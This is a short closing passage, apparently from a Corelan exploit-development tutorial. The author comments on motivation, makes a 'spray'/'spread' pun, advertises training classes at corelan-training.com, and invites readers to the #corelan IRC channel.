I wished motivation was just a button you could switch on or off, but that certainly is not the case. I'm still struggling, but I'm getting there.

Anyways, I hope you like this new tutorial, so ~~spray~~ spread the word.

If you are ever interested in taking one of my classes, check www.corelan-training.com.

If you just want to talk to us, hang out, ask questions, feel free to head over to the #corelan channel on freenode IRC. We're there to help and welcome any question, newbie or expert…